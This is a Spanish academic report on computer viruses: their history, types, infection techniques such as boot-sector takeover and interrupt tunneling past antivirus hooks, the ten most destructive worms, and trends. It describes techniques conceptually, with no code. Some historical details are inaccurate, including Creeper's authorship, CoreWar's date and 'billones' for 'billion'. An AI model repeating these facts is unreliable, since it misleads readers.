Virus Informáticos

Máster en Informática

Prieto Álvarez, Víctor Manuel
Pan Concheiro, Ramón Adrián

ÍNDICE

1 Introducción 5

1.1 ¿Qué son los virus? 5

1.2 Características comunes 5

2 Historia 6

3 ¿Cómo funcionan? 8

4 Tipos de Virus 10

4.1 Virus 10

4.2 Virus encriptados 13

4.3 Virus polimórficos 13

4.4 Gusanos (Worms) 13

4.5 Troyanos o caballos de troya 13

4.6 Virus falsos 14

4.7 Bombas lógicas 14

4.8 Bug-Ware 14

4.9 De MIRC 14

5 Métodos de infección 15

6 Los Virus más famosos 16

6.1 CIH (1998) 16

6.2 Blaster (2003) 16

6.3 Melissa (1999) 17

6.4 Sobig.F (2003) 17

6.5 ILOVEYOU (2000) 17

6.6 Bagle (2004) 18

6.7 Code Red (2001) 18

6.8 MyDoom (2004) 18

6.9 SQL Slammer (2003) 18

6.10 Sasser (2004) 19

7 En la actualidad 20

8 ¿Pueden ser atacados todos los sistemas? 24

9 ¿Cómo detectar una infección? 25

10 ¿Cómo protegerse? 26

11 Antivirus 28

11.1 ¿Qué son? 28

11.2 ¿Cómo funcionan? 28
11.3 ¿Cómo elegir un buen antivirus? 30
11.4 Comparativa de antivirus 31
12 Ejemplo 33
13 ¿Quiénes y por qué desarrollan los virus? 37
14 Conclusión 39
15 Bibliografía 40

ÍNDICE DE FIGURAS

Figura 1. *Virus Blaster* 16
Figura 2. *Virus Sobig.F* 17
Figura 3. *Virus Sasser* 19
Figura 4. *Evolución de los distintos programas maliciosos en 2006* 21
Figura 5. *Evolución de los troyanos durante 2006* 21
Figura 6. *Distintos tipos de troyanos en 2006* 21
Figura 7. *Evolución de los virus durante 2006* 22
Figura 8. *Distintos tipos de virus/gusanos en 2006* 22
Figura 9. *Evolución del malware en 2006* 22
Figura 10. *Distintos tipos de malware en 2006* 22
Figura 11. *Nuevos registros en las BBDD del antivirus Kaspersky en 2006* 23
Figura 12. *Actualizaciones standard mensuales de las BBDD de Kaspersky en 2006* 23
Figura 13. *Actualizaciones urgentes mensuales de las BBDD de Kaspersky en 2006* 23

1 Introducción

1.1 ¿Qué son los virus?

En la Real Academia nos encontramos con la siguiente definición del termino virus: "Programa introducido subrepticiamente en la memoria de un ordenador que, al activarse, destruye total o parcialmente la información almacenada".
De una forma más coloquial y quizás más correcta podríamos decir que un virus informático es programa que se copia automáticamente (sin conocimiento ni permiso del usuario), ya sea por medios de almacenamiento o por Internet, y que tiene por objeto alterar el normal funcionamiento del ordenador, que puede ir desde una simple broma; acceso a tus datos confidenciales; uso de tu ordenador como una maquina zombie; borrado de los datos; etc.
En un principio estos programas eran diseñados casi exclusivamente por los hackers y crackers que tenían su auge en los Estados Unidos y que hacían temblar a las grandes compañías. Tal vez esas personas lo hacían con la necesidad de demostrar su creatividad y su dominio de las computadoras, por diversión o como una forma de manifestar su repudio a la sociedad que los oprimía. Hoy en día, resultan un buen medio para el sabotaje corporativo, espionaje industrial y daños a material de una empresa en particular.
Un virus puede ser o no, muy peligroso, pero independientemente de dicho grado, si el sistema a comprometer es crítico, un virus de bajo grado de peligrosidad podrá causar graves daños. Si por el contrario dicho virus es muy peligroso y afecta a una computadora familiar sus daños serán mínimos. Por ello desde el punto de vista de una empresa o gran corporación, un virus sea cual sea, debe ser considerado siempre como peligroso.

1.2 Características comunes

- **Dañino:** Todo virus causa daño, ya sea de forma implícita, borrando archivos o modificando información, o bien disminuyendo el rendimiento del sistema. A pesar de esto, existen virus cuyo fin es simplemente algún tipo de broma.

- **Autoreproductor:** La característica que más diferencia a los virus es ésta, ya que ningún otro programa tiene la capacidad de autoreplicarse en el sistema.

- **Subrepticio:** Característica que le permite ocultarse al usuario mediante diferentes técnicas, como puede ser mostrarse como una imagen, incrustarse en librerías o en programas, …

2 Historia

Existen multitud de fechas equivocadas y diferentes para los mismos acontecimientos de la historia de los virus, por ello es bastante complicado establecer fechas exactas.
Tras contrastar diferentes fuentes de información esta sería una breve cronología de la historia de los virus:

- **1939**, el científico matemático **John Louis Von Neumann**, escribió "Teoría y organización de autómatas complejos", donde se mostraba que era posible desarrollar programas que tomasen el control de otros.
- **1949 – 1950s** en los laboratorios de la Bell Computer, subsidiaria de la AT&T, 3 jóvenes programadores: **Robert Thomas Morris, Douglas McIlory y Victor Vysottsky**, desarrollaron inspirados en la teoría de **John Louis Von Neumann** un "juego" llamado CoreWar.
  Los contenedores del CoreWar ejecutaban programas que iban poco a poco disminuyendo la memoria del computador. Ganaría este "juego" el que conseguiera eliminarlos totalmente.
  El conocimiento de la existencia de CoreWar era muy restringido.
- **1972**, aparece Creeper desarrollado por **Robert Thomas Morris** que atacaba a las conocidas IBM 360. Simplemente mostraba de forma periódica el siguiente mensaje: "I'm a creeper... catch me if you can!" (soy una enredadera, cójanme si pueden).
  Fue aquí donde podríamos decir que apareció el primer antivirus conocido como Reaper (segadora) el cual eliminaba a Creeper.
- **1975, John Brunner** concibe la idea de un "gusano" informático que crece por las redes.
- **1984**, Fred Cohen en su tesis acuña el término "virus informático".
  Fue en este año donde se empezó a conocer el verdadero peligro de los virus, ya que los usuarios del BIX BBS, un foro de debates de la ahora revista BYTE, avisaron de la presencia y propagación de una serie de programas que habían infectado sus computadoras.
- **1986**, aparece lo que se conoce como el primer virus informático, Brain, atribuido a los hermanos pakistaníes.
- **1987**, el gusano Christmas tree satura la red de IBM a nivel mundial.
- **1988**, **Robert Tappan Morris**, hijo de uno de los precursores de los virus, difunde un virus a través de ArpaNet, (precursora de Internet) infectando a unos 6,000 servidores.
- **1989**, el virus Dark Avenger también conocido como "vengador de la oscuridad", se propaga por Europa y Estados Unidos. Sobre dicho virus se han escrito multitud de artículos e incluso un libro ya que se diferenciaba de los demás en su ingeniosa programación y su rápida infección.
- **1990**, **Mark Washburn** crea "1260", el primer virus polimórfico, que muta en cada infección.
- **1992**, aparece el conocido virus Michelangelo sobre el cual se crea una gran alarma sobre sus daños y amplia propagación, aunque finalmente fueron pocos los ordenadores infectados
- **1994**, Good Times, el primer virus broma.
- **1995**, aparece Concept con el cual comienzan los virus de macro. Y es en este mismo año cuando aparece el primer virus escrito específicamente para Windows 95.
- **1997**, comienza la difusión a través de internet del virus macro que infecta hojas de cálculo, denominado Laroux.

- **1998**, aparecen un nuevo tipo de virus macro que ataca a las bases de datos en MS-Access.
  Llega **CIH o Chernobyl** que sera el primer virus que realmente afecta al hardware del ordenador.
- **1999**, cuando comienzan a propagarse por Internet los virus anexados a mensajes de correo como puede ser Melissa, BubbleBoy, etc. Este último (BubbleBoy) infectaba el ordenador con simplemente mostrar el mensaje (en HTML).
- **2000**, se conoce la existencia de VBS/Stages.SHS, primer virus oculto dentro del Shell de la extensión .SHS.
  Aparece el primer virus para Palm.
- **2001**, el virus Nimda atacó a millones de computadoras, a pocos días del ataque a las Torres Gemelas de la isla de Manhattan.
- **Actualmente,** existen multitud de técnicas mucho más sofisticadas y conocidas, lo que permite que se hagan mayor cantidad de virus (13 diarios según Panda Software) y sean más complejos. De esta forma aparecen virus como MyDoom o Netsky.
  A pesar de esto no solo la sofisticación de los virus ha aumentado la infección de equipos sino también la "Ingeniería Social" y la, a veces increíble, ingenuidad de usuarios y administradores que facilitan bastante la labor de los virus.
  Aun con todos los avances que se están haciendo en la actualidad para mejorar la seguridad de los sistemas, no podemos decir que éstos nos reporten la seguridad necesaria. Por ejemplo el último Sistema Operativo de Microsoft, MS Windows Windows Vista también es vulnerable a los virus informáticos y exploits.

3 ¿Cómo funcionan?

Se podría decir que la mayor parte de los virus estaban y quizás estén programados en Ensamblador, lenguaje de bajo nivel que permite trabajar directamente sobre el hardware, sin tener que interactuar con el Sistema Operativo. Actualmente no todos los virus se desarrollan en Ensamblador, sino que se utilizan todo tipo de lenguajes de alto nivel, que no permiten realizar todas las acciones que permite el ensamblador, pero sí facilitan mucho su codificación.
Lo que tratan los virus es de ser ejecutados para con ello poder actuar y replicarse, ya que ningún usuario ejecutaría un virus de forma intencionada. Los virus deben ocultarse, ya sea tras otros programas "benignos" o bien utilizando otras técnicas.
Por norma general, un virus intentará cargarse en la memoria para poder ejecutarse, y controlar las demás operaciones del sistema.
Como formas más comunes de infección de los virus podríamos tener las siguientes:

En el caso de que un virus tratara de cargarse en el arranque, intentaría dos cosas.

- Primero si existe la posibilidad de cargarse en la CMOS, lo cual sería posible si la memoria no es ROM, sino que es Flash-ROM.
- Si esto no es posible, intentará cargarse en el sector de arranque. El sistema cargará el MBR en memoria RAM que le indicará las particiones, el tamaño, cual es la activa (en la que se encuentra el S.O.) para empezar a ejecutar las instrucciones. Es aquí donde el virus deberá cargar el MBR en un sector alternativo y tomar su posición de tal forma que cada vez que se arranque el sistema el virus se cargará. Así, ya que el antivirus se carga tras el S.O. la carga del virus en memoria no será detectada.

Por otro lado, si virus infecta un archivo ejecutable .EXE, intentará rastrear en el código los puntos de entrada y salida del programa. Teniendo conocimiento de estos dos puntos, el virus se incrustará antes de cada uno de ellos, asegurándose así de que cada vez que dicho programa se ejecute, el virus será ejecutado. Una vez esté en ejecución decidirá cual es la siguiente acción a llevar a cabo, ya sea replicarse introduciéndose en otros programas que estén en memoria en ese momento, ocultarse si detecta antivirus, etc.

Tanto virus como gusanos, troyanos,…, tienen unos objetivos comunes. Ocultarse al usuario; reproducirse ya sea en otros ficheros o en el caso de los gusanos autoenviarse; y finalmente llevar a cabo la acción para la cual ha sido programado, destrucción de datos, obtención de datos personales, control remoto de la máquina.
Para conseguir dichos objetivos podríamos decir que su estructura se divide en tres módulos principales:

- **Módulo de reproducción:** Es la parte encargada de gestionar las rutinas gracias a las cuales el virus garantiza su replicación a través de ficheros ejecutables. Dichos ficheros ejecutables cuando sean trasladados a otras computadoras provocarán también la dispersión del virus.

- **Módulo de ataque:** Módulo que contiene las rutinas de daño adicional o implícito. Este podrá ser disparado por distintos eventos del sistema: una fecha, hora, el encontrar un archivo específico (COMMAND.COM), …

- **Módulo de defensa:** Módulo encargado de proteger el código del virus. Sus rutinas se ocuparán de disminuir los síntomas que puedan provocar su detección por parte de los antivirus. Utiliza para ello técnicas que pueden ir desde una simple encriptación, a técnicas muy sofisticadas.

4 Tipos de Virus

Existen diversas clasificaciones de los virus. Cada una de ellas clasifica según una característica, ya sea dependiendo de la técnica usada, su origen, lugar donde se esconde, ficheros a los que ataca, daños que produce, etc. No se puede considerar que ninguna de estas clasificaciones sea errónea, ya que muchas de ellas tienen muchos puntos en común. A pesar de que todos se pueden considerar virus, los hemos separado en distintas "categorías":

4.1 Virus

- Virus residentes

  Este tipo de virus se oculta en la memoria principal del sistema (RAM) de tal manera que pueden controlar todas las operaciones realizadas en el Sistema Operativo, pudiendo así infectar todos los archivos que deseen. Normalmente sus creadores le indican una serie de condiciones (fecha, hora,…) bajo las cuales llevará a cabo la acción para la cual fue programado.
  Ejemplos de este tipo de virus son: Randex, CMJ, Meve.

- Virus de acción directa

  Estos virus no se ocultan en la memoria. Su funcionamiento consiste en que una vez cumplida una determinada condición, actuarán buscando los ficheros a infectar dentro de su mismo directorio o en aquellos directorios que se encuentren especificados en la línea PATH del fichero AUTOEXEC.BAT. Este tipo de virus se puede desinfectar totalmente y recuperar los archivos infectados.

- Virus de sobreescritura

  Se escriben dentro del contenido del fichero infectado, haciendo que pueda quedar inservible. Se ocultan por encima del fichero de tal forma que la única manera de desinfectarlo es borrar dicho archivo, perdiendo así su contenido.
  Algún ejemplo: Trj.Reboot, Trivial.88.D.

- Virus de boot o arranque

  Son aquellos virus que no infectan a ficheros directamente, sino que actúan sobre los discos que los contienen, más concretamente al sector de arranque de dichos discos, de tal manera que si un ordenador se arranca con un disquete infectado, el sector de arranque del disco duro se infectará. A partir de este momento, se infectarán todas las unidades de disco del sistema.
  Algún ejemplo de virus de boot: Polyboot.B.

- Retrovirus

  Un Retrovirus es un tipo de virus cuyo objetivo principal es atacar a los antivirus, ya sea de una forma genérica o un ataque a un antivirus específico. En sí mismo no produce ningún daño al sistema sino que simplemente permiten la entrada de otros virus destructivos que lo acompañan en el código.

- Virus multipartites

  Tipo de virus muy complejo que ataca mediante el uso de diferentes técnicas, infectando tanto programas, macros, discos, etc. Sus efectos suelen ser bastante dañinos.
  Por ejemplo el virus Ywinz.

- Virus de macro

  Se caracterizan por infectar los ficheros que sean creados con aplicaciones que usen macros (Word, Excel, PowerPoint, Corel Draw, …).
  Las macros son pequeños programas asociados a los ficheros cuya función es automatizar conjuntos de operaciones complejas. Esto permite que en un documento de texto al existir un pequeño programa en su interior, dicho programa y en consecuencia dicho documento pueda ser infectado.
  Al abrirse, guardarse, realizar algún tipo de operación, puede que alguna de las macros se ejecute, en cuyo caso si contiene virus, se ejecutará. La mayoría de las aplicaciones que utilizan macros están protegidas, pero aun así existen virus que esquivan dichas protecciones.
  Estos son algunos ejemplos: Relax, Melissa.A, Bablas.

- Virus de enlace o directorio

  La característica principal de este tipo de virus reside en modificar la dirección que indica donde se almacena un fichero. Así, cuando queramos ejecutar un fichero, si a dicho fichero se le ha modificado la dirección se ejecutará el virus produciéndose la infección.
  Los ficheros se ubican en determinadas direcciones (compuestas básicamente por unidad de disco y directorio), que el sistema operativo conoce para poder localizarlos y trabajar con ellos.
  Una vez producida la infección, resulta imposible localizar y trabajar con los ficheros originales.

- Virus de FAT

  Tipo de virus muy dañino ya que atacan a la FAT (Tabla de Asignación de Ficheros), que es la encargada de enlazar la información del disco. Al atacar dicha tabla, impiden el acceso a ciertos ficheros o directorios críticos del sistema, provocando pérdidas de la información contenida en dichos ficheros o directorios.

- Virus de fichero

  Infectan programas o ficheros ejecutables, por lo que al ejecutarse dicho fichero el virus se activará y llevará a cabo las acciones para las cuales ha sido creado.
  La mayoría de los virus existentes son de este tipo.

- Virus de compañía

  Clase de virus de fichero que como su nombre indica acompañan a otros ficheros existentes antes de llegar al sistema. Pueden ser residentes o de acción directa. Su modo de actuar consiste en o bien esperar ocultos en la memoria hasta que se produzca la ejecución de algún programa o bien actuar directamente haciendo copias de sí mismo.
  Como ejemplos citamos el virus Stator, Terrax.1069.

- De Active Agents y Java Applets

  Programas que se ejecutan y se graban en el disco duro cuando el usuario esta en una pagina web que los usa. Hoy en día cada vez que se necesita ejecutar o guardar cualquiera de estos programas se le pide la autorización al usuario, el cual será responsable de los posibles daños que causen.

- De HTML

  Son más eficaces que los anteriores ya que simplemente con acceder al contenido de la página web el usuario puede ser infectado, ya que el código dañino se encuentra en el código HTML de dicha web. Este tipo de virus son desarrollados en Visual Basic Script.

- Virus lentos

  Como su nombre indica, estos virus infectan de forma lenta. Únicamente infectarán aquellos archivos que el usuario hará ejecutar por el Sistema Operativo. Son virus muy difíciles de eliminar ya que cuando se le muestra un aviso al usuario, éste no presta atención ya que en ese determinado momento estaba realizando alguna acción de la cual ya esperaba algún aviso. A pesar de esto con este tipo de virus sí son eficaces los demonios de protección que vigilarán cualquier creación, borrado,…

- Virus voraces

  Son altamente destructivos ya que se dedican a destruir completamente todos los datos a los que pueden acceder.

- Sigilosos o Stealth

  Son virus que poseen módulos de defensa muy sofisticados. Se encuentran en el sector de arranque y su modo de funcionamiento consiste en engañar al S.O. a la hora de verificar el tamaño, fecha, nombre,…, de los ficheros.

- Reproductores o conejos

  Virus cuya característica principal es reproducirse constantemente hasta terminar ya sea con la capacidad total del disco duro o con la capacidad de la memoria principal. Esto lo consiguen simplemente creando clones de sí mismos que harán lo mismo que ellos, reproducirse.

4.2 Virus encriptados

Más que un tipo de virus, son una técnica que usan diversos virus, los cuales se descifran ellos mismos para poderse ejecutar y acto seguido se vuelven a cifrar. De esta manera lo que intentan es evitar o dificultar ser detectados por los antivirus.

4.3 Virus polimórficos

La diferencia esencial con los virus encriptados reside en que éstos se cifran/descifran de forma distinta en cada una de sus infecciones. Así consiguen impedir que los antivirus los localicen a través de la búsqueda de cadenas o firmas. Por esta característica, este tipo de virus son los más difíciles de detectarse.
Como ejemplos: Elkern, Satan Bug, Tuareg.

4.4 Gusanos (Worms)

Pueden no ser considerados como virus, ya que para replicarse no necesitan infectar otros ficheros. Los gusanos realizarán una serie de copias de sí mismos (sin tener que infectar ningún otro fichero) a la máxima velocidad posible y enviándose a través de la red. Debido a esa replicación a alta velocidad pueden llegar a saturar la red a través de la que se propagan. Los canales más típicos de infección son el Chat, correo electrónico, …
Algún que otro ejemplo de gusano podrían ser los siguientes: PSWBugbear.B, Lovgate.F, Trile.C, Sobig.D, Mapson.

4.5 Troyanos o caballos de troya

Se puede llegar a pensar que los troyanos no son realmente virus, ya que no poseen su principal característica, la autoreproducción. A pesar de esto, al igual que los gusanos, ambos son tratados como virus a la hora de ser detectados por los antivirus.
Su nombre hace referencia a la historia griega, así su objetivo consiste en introducirse en el sistema como un programa aparentemente inofensivo, siendo verdaderamente un programa que permite el control remoto de dicho sistema.
Al igual que los virus, pueden modificar, eliminar, ciertos ficheros del sistema y a mayores pueden capturar datos confidenciales (contraseñas, números de tarjetas de crédito, etc), y enviarlos a una dirección externa.

4.6 Virus falsos

Hoy en día han surgido ciertos mensajes de correo electrónico, o programas, que pueden ser confundidos con virus. El principal tipo son los hoaxes, emails engañosos que pretenden alarmar sobre supuestos virus. Tratan de engañar al usuario proponiendo una serie de acciones a realizar para eliminar dicho virus que en realidad no existe. Lo más probable es que dichas acciones sean dañinas.

4.7 Bombas lógicas

Tampoco se replican, por lo que no son considerados estrictamente virus. Son segmentos de código, incrustados dentro de otro programa. Su objetivo principal es destruir todos los datos del ordenador en cuanto se cumplan una serie de condiciones.

4.8 Bug-Ware

Quizás no deban de ser considerados como virus, ya que en realidad son programas con errores en su código. Dichos errores pueden llegar a afectar o al software o al hardware haciendo pensar al usuario que se trata de un virus.

4.9 De MIRC

Tampoco son considerados virus. El uso de estos virus está restringido al uso del IRC, ya que consiste en un script, denominado script.ini, programado de forma maliciosa, que se enviará a la máquina cliente por DCC. Si la victima acepta dicho envío se sustituirá su script.ini por el malicioso, lo que provocará que el atacante tenga acceso a archivos de claves, etc.

5 Métodos de infección

A la hora de realizar la infección se pueden utilizar diferentes técnicas. Algunas podrían ser las siguientes:

- Añadidura o empalme: Consiste en agregar al final del archivo ejecutable el código del virus, para que así una vez se ejecute el archivo, el control pase primeramente al virus y tras ejecutar la acción que desee, volverá al programa haciendo que funcione de manera normal. El inconveniente de esta técnica es que el tamaño del archivo será mayor que el original haciendo que sea más fácil su detección.
- Inserción: No es una técnica muy usada por los programadores de virus ya que requiere técnicas de programación avanzadas. El motivo es que este método consiste en insertar el código del virus en zonas de código no usadas dentro del programa infectado. Así lo que se consigue es que el tamaño del archivo no varíe, pero el detectar las zonas de código en donde puede ser insertado el virus es complejo.
- Reorientación: Es una variante del método de inserción. Consiste en introducir el código del virus en zonas del disco que estén marcadas como defectuosas o en archivos ocultos del sistema. Al ejecutarse introducen el código en los archivos ejecutables infectados. La ventaja principal es que al no estar insertado en el archivo, su tamaño puede ser mayor con lo que podría tener una mayor funcionalidad. Como inconveniente se encuentra su fácil eliminación ya que bastaría con eliminar archivos ocultos sospechosos o con sobrescribir las zonas del disco marcadas como defectuosas.
- Polimorfismo: Es el método más avanzado de contagio. Consiste en insertar el código del virus en un ejecutable al igual que el método de añadidura o empalme, pero para evitar que el tamaño del mismo aumente lo que realiza es una compactación del propio código del virus y del archivo infectado, haciendo que entre ambos el tamaño del archivo no aumente. Una vez se ejecuta el archivo, el virus actúa descompactando en memoria las partes del código que había compactado anteriormente. Esta técnica se podría mejorar usando métodos de encriptación para disfrazar el código del virus.
- Sustitución: Es el método más primitivo. Consiste en sustituir el código del archivo infectado por el código del virus. Cuando se ejecuta, actúa únicamente el código del virus, infectando o eliminando otros archivos y terminando la ejecución del programa mostrando algún tipo de mensaje de error. La ventaja de esta técnica es que cada vez que se ejecuta se realizan “copias” del virus en otros archivos.
- Tunneling: Técnica compleja usada por programadores de virus y antivirus para evitar las rutinas al servicio de interrupción y conseguir control directo sobre ésta.
  El demonio de protección de los antivirus cuelga de todas las interrupciones usadas por los virus (INT 21, INT 13, a veces INT 25 Y 26), de tal forma que cuando un virus pretende escribir/abrir un ejecutable el antivirus recibe una alerta donde comprobará si es o no virus y le permite o no su acceso. Si la llamada no tiene peligro el módulo del antivirus llamará a la INT 21 original. De esta forma un virus con tunneling intentará obtener la dirección original de la INT 21 que está en algún lugar del módulo residente del antivirus. Si se consigue obtener esa dirección podrá acceder directamente a INT 21 sin necesidad de pasar por el antivirus. De esta forma le "pasará por debajo", lo "tuneleará".

6 Los Virus más famosos

Según una reciente lista publicada por TechWeb podríamos decir que los 10 virus más destructivos, y por lo tanto más conocidos de la historia han sido los siguientes (en esta lista no se reflejan los virus anteriores a 1998 ya que a pesar de ser conocidos por ser los primeros virus o por la técnica usada, su difusión y peligrosidad era bastante limitada):

6.1 CIH (1998)

- Daño estimado: 20 a 80 millones de dólares, sin contar las pérdidas producidas por la pérdida de información.
- Localización: Taiwán Junio de 1998, CHI es reconocido como uno de los virus más peligrosos y destructivos. Infectaba ficheros ejecutables de Windows 95, 98 y Me, permaneciendo en memoria e infectando a otros ficheros.
- ¿Porqué?: Lo que lo hizo tan peligroso fue que en poco tiempo afectó muchos ordenadores, podía reescribir datos en el disco duro y dejarlo inoperativo.
- Curiosidades: CIH fue distribuido en algún que otro importante software, como un Demo del juego de Activision "Sin".

6.2 Blaster (2003)

- Daño Estimado: 2 a 10 billones de dólares, aproximadamente cientos de miles de ordenadores infectados.
- Localización: Fue en el verano de 2003 cuando apareció Blaster, también llamado "Lovsan" o "MSBlast".
  Exactamente fue el 11 de Agosto cuando se propago rápidamente. Explotaba una vulnerabilidad en Windows 2000 y Windows XP, y cuando era activado abría un cuadro de diálogo en el cual el apagado del sistema era inminente.
- Curiosidades: En el código de MSBLAST.EXE había unos curiosos mensajes:

"I just want to say LOVE YOU SAN!!" and "billy gates why do you make this possible? Stop making money and fix your software!!"
"Solo quiero decir que te quiero san!!" y "billy gates ¿Porqué haces posible esto? para de hacer dinero y arregla tu software!!"


Figura 1. Virus Blaster

6.3 Melissa (1999)

- Daño Estimado: 300 a 600 millones de dólares
- Localización: Un Miércoles 26 de Marzo de 1999, W97M/Melissa. Una estimación asegura que este script afecto del 15% a 20% de los ordenadores del mundo.
- Curiosidades: El virus usó Microsoft Outlook para enviarse a 50 de los usuarios de la lista de contactos. El mensaje contenía la frase, "Here is that document you asked for...don't show anyone else. ;-),". Anexaba un documento Word que al ser ejecutado infecto a miles de usuarios.

6.4 Sobig.F (2003)

- Daño Estimado: De 5 a 10 billones de dólares y más de un millón de ordenadores infectados.



Subject	Sender	Date	Priority
Thank you!	feedback...	0:11	Normal
Re: Thank you!	Musolino...	0:11	Normal
Your details	info@mar...	15:47	Normal
Thank you!	msccatus...	15:37	Normal
Re: Approved	sitesales...	15:35	Normal
Re: Your applicati...	andrew@...	15:37	Normal
Re: Details	rghansen...	0:08	Normal
Thank you!	ericpan@...	15:35	Normal

Figura 2. Virus Sobig.F

- Localización: También atacó en Agosto de 2003. La variante más destructiva de este gusano fue Sobig.F, que atacó el 19 de Agosto generando más de 1 millón de copias de él mismo en las primeras 24 horas.
- Curiosidades: El virus se propagó vía e-mail adjunto archivos como application.pif y thank_you.pif. Cuando se activaba se transmitía.
  Fue el 10 de Septiembre de 2003 el virus se desactivó por si mismo, a pesar de lo cual Microsoft ofreció 250.000$ a aquel que identificara a su autor.

6.5 ILOVEYOU (2000)

- Daño Estimado: 10 a 15 billones de dólares
- Localización: Conocido como "Loveletter" y "Love Bug", es un script en Visual Basic con un ingenioso e irresistible caramelo: Promesas de amor. El 3 de Mayo de 2000, el gusano ILOVEYOU fue detectado en HONG KONG y fue transmitido vía email con el asunto "ILOVEYOU" y el archivo adjunto, Love-Letter-For-You.TXT.vbs
  Al igual que Melissa se transmitía a todos los contactos de Microsoft Outlook.
- ¿Por qué?: Miles de usuario fueron seducidos por el asunto y clickearon en el adjunto infectado.
- Curiosidades: Ya que en ese momento en Filipinas no tenía leyes que hablaran sobre la escritura de virus el autor de ILOVEYOU quedó sin cargos.

6.6 Bagle (2004)

- Daño Estimado: 10 millones de dólares aunque continua subiendo.
- Localización: Sofisticado gusano que apareció el 18 de Enero de 2004.
  Infecta sistemas siguiendo el método tradicional, adjuntando archivos a un mail y propagándose el mismo.
  El peligro real de Bagle es que existen de 60 a 100 variantes de él. Cuando el gusano infecta un ordenador abre un puerto TCP que será usado remotamente por una aplicación para acceder a los datos del sistema.
- Curiosidades: A pesar que la variante Bagle.B fue diseñada para detenerse el 28 de Enero de 2004 muchas otras variantes siguen funcionando.

6.7 Code Red (2001)

- Daño Estimado: 2.6 billones de dólares
- Localización: Code Red, gusano que infectó ordenadores por primera vez el 13 de Julio de 2001. Exclusivamente atacaba a máquinas que tuvieran el servidor (IIS) Microsoft's Internet Information Server aprovechando un bug de éste.
- Curiosidades: También conocido como "Bady", Code Red fue diseñado para el máximo daño posible. En menos de una semana infectó casi 400.000 servidores y más de un 1.000.000.

6.8 MyDoom (2004)

- Daño Estimado: Disminuyó el rendimiento de internet en un 10% y la carga de páginas en un 50%.
- Localización: En pocas horas del 26 de Enero de 2004, MyDoom dio la vuelta al mundo. Era transmitido vía mail enviando un supuesto mensaje de error aunque también atacó a carpetas compartidas de usuarios de la red Kazaa.
- Curiosidades: MyDoom estaba programado para detenerse después del 12 de Febrero de 2004.

6.9 SQL Slammer (2003)

- Daño Estimado: Ya que SQL Slammer apareció un sábado su daño económico fue bajo.
- Curiosidades: SQL Slammer, también conocido como "Sapphire", data del 25 de Enero de 2003. Su objetivo son servidores. El virus era un fichero de solo 376-byte que generaba una IP de forma aleatoria y se enviaba a sí mismo a estas IPs. Si la IP tenía un Microsoft's SQL Server Desktop Engine sin parchear podía enviarse de nuevo a otras IPs de manera aleatoria.
  Slammer infectó 75,000 ordenadores en 10 minutos.

6.10 Sasser (2004)

- Daño Estimado: 10 millones de dólares
- Localización: 30 de Abril de 2004 fue su fecha de lanzamiento y fue suficientemente destructivo como para colgar algunas comunicaciones satélites de agencias francesas. También consiguió cancelar vuelos de numerosas compañías aéreas.
- Curiosidades: Sasser no era transmitido vía mail y no requería usuarios para propagarse. Cada vez que el gusano encontraba sistemas Windows 2000 y Windows Xp no actualizados, éste era replicado. Los sistemas infectados experimentaban una gran inestabilidad.




Figura 3. Virus Sasser

Sasser fue escrito por un joven alemán de 17 años que propagó el virus en su 18 cumpleaños. Como el escribió el código siendo un menor salió bien parado aunque fue declarado culpable de sabotaje informático.

7 En la actualidad

Durante estos últimos años la mayoría de las infecciones producidas son debidas a gusanos y troyanos transmitidos a través de Internet y más concretamente a través del correo electrónico. Como vimos, estos virus son activados o a través de archivos adjuntos o simplemente a través de código HTML.
Es posible que la mayoría de los virus sean creados para aprovechar las vulnerabilidades que ya existen y que irán apareciendo. La única manera de defenderse ante esto es la educación y la información sobre estrategias de seguridad.
Están apareciendo virus que no se parecen en nada a sus antecesores, que constituyen lo que puede ser una nueva cepa de virus, más peligrosos y difíciles de detectar.
Como se hablará en la sección de si "¿Son todos los sistemas son vulnerables?" los nuevos virus también irán dirigidos a teléfonos móviles, PDA's, y a cualquier otro dispositivo que pueda disponer de red para reproducirse y extenderse. Puede preverse que incluso dichos virus lleguen a grabar conversaciones, captar datos financieros, …
Aventurándonos un poco (y no tanto), se podría llegar a pensar que las guerras se basen en ataques a los sistemas informáticos de los enemigos, ya que en la actualidad y más en un futuro cercano todo estará basado en la informática.
Tenemos que darnos cuenta de que en el futuro todo se basará en sistemas informáticos. Este es el caso de la domótica. Por ello podrán aparecer todo tipo de virus que ataquen a dichos sistemas domóticos, a la televisión por internet, a la cocina que se encenderá desde internet, o a las persianas que podremos bajar con el móvil desde nuestro trabajo. Podríamos comentar algunas de las posibles tendencias en el futuro.

- Gran incremento del número de virus, gusanos, backdoors, etc.
- Agujeros en los controles ActiveX podrán ser aprovechados.
- Mayor ancho de banda -> Mayor intercambio de información -> Mayor riesgo de virus.
- Ya que los fabricantes de software incluyen cada vez macros más potentes, éstos a su vez serán más vulnerables.
- Aparecerán virus cada vez más destructivos.
- Debido al mayor conocimiento de las técnicas y los lenguajes de programación aparecerán kits de creación de virus que alentarán a los usuarios inexpertos a animarse a crear virus.

